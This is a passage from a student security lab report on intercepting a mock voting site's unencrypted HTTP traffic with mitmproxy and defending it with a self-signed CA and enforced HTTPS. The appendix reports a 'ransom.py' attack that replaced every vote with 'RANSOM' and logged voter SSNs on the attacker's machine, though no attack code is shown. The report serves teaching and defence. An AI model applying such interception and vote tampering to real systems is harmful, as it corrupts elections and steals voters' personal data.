
```
openssl x509 -req \  
-in server.csr \  
-CA rootCA.crt -CAkey rootCA.key \  
-CAcreateserial -out server.crt \  
-days 365 \  
-sha256 -extfile cert.conf
```

4. Setting Up Google Chrome to Use Our Certificate Authority

In order to use the certificate we create, we first needed to configure Google Chrome to simulate that our website required HTTPS. This is something that we would expect from our website if it were to actually be used for an election. This is because Google Chrome ensures for large websites that HTTPS is used and it is reasonable to assume that this would be the case for a government voting website. To do this, we first navigated to Settings, Privacy and Security, Security. In the Security tab we turned on “Always ensure secure connection.” Next we entered the Manage Certificates menu, navigated to “Authorities” and imported the rootCA.cert file which was created in the previous section. This would tell Google Chrome to trust the Certificate Authority we created. This step emulates what would already exist in the real world as we assume that Shueworld would get a certificate from a trusted Certificate Authority or be able to have Google Chrome or another web browser trust their Certificate Authority.

5. Defending against MITMProxy

This defense will protect against on-path adversaries like those created by MITMProxy because they will not be able to see the traffic which is encrypted by HTTPS. This means that information about the client will not be able to be changed or read by attackers. Additionally, since MITMProxy attempts to set up its own HTTPS session in the middle of the client and the server using its own certificate, users will get a warning (see figure below) that the website is untrusted. Additionally since we are requiring that HTTPS be used, users will not be able to connect to the website without security measures in place and be unable to vote.



VI. Conclusion

Mitmproxy was able to successfully intercept, record, and modify unencrypted HTTP traffic destined for the Shueworld voting infrastructure. The security vulnerability of not encrypting traffic allowed for a variety of attacks from the on-path adversary, including but not limited to impersonating voters using their valid credentials and changing their vote to a candidate of interest, or replacing all votes with a nonsense message and recording the real election results hostage in a local .txt file (as can be seen in **Appendix A**).

Configuring the server to run using HTTPS proved a successful defense to such attacks. By setting up a certificate authority that granted a certificate and public/private key pair to the web server, the web server was able to operate under HTTPS. The client's browser was then

configured to trust the new CA and use exclusively HTTPS (as would likely be the case in Shueworld as the CA would be a trusted entity and the voting infrastructure would default to HTTPS only in most browsers, as is the case with many large sites in the real world).


The result of this was that the client can connect to the infrastructure securely over HTTPS normally. However, if mitmproxy was being used to attempt to intercept their traffic, the on-path adversary would attempt to set up a “mirror connection” by sending its own certificate to the client from a “mitmproxy” CA, which the client’s browser would identify as untrusted and stop the communication. The only way this could be circumvented would be if the adversary compromised the client’s machine and got their browser to trust the mitmproxy CA.

This successfully attacked the security goal we targeted. We then successfully implemented a defense which could be used to prevent attackers from obtaining and changing data..

VII. Appendix A: *ransom.py* Attack Test Results


After voting with 9 distinct valid SSNs for “KushShah” while the *ransom.py* attack was running, the database and *voter_info.txt* were as follows:

Votes Table in the netsec DB



```
+-----+-----+
| CandidateName | NumVotes |
+-----+-----+
| JakobMisbach  | 0        |
| CraigShue     | 0        |
| KushShah      | 0        |
| KeithDeSantis | 0        |
| RANSOM        | 9        |
+-----+-----+
```

voter_info.txt on the Attacker's Machine



VI. Bibliography

CloudFlare. n.d. “What Happens in a TLS Handshake? | SSL Handshake | Cloudflare.”
Cloudflare. <https://www.cloudflare.com/learning/ssl/what-happens-in-a-tls-handshake/>.

devopscube. (2022, August 1). *How to create self-signed certificates using openssl*.
DevopsCube. Retrieved November 8, 2022, from
<https://devopscube.com/create-self-signed-certificates-openssl/>

Install openssl. docs.openiam.com. (n.d.). Retrieved November 8, 2022, from
<https://docs.openiam.com/docs-4.2.0.9/appendix/2-openssl>

“Mitmproxy Is a Free and Open Source Interactive HTTPS Proxy.” mitmproxy. Accessed
November 9, 2022. <https://mitmproxy.org/>.

What is an SSL certificate? DigiCert. (n.d.). Retrieved November 8, 2022, from
<https://www.digicert.com/what-is-an-ssl-certificate>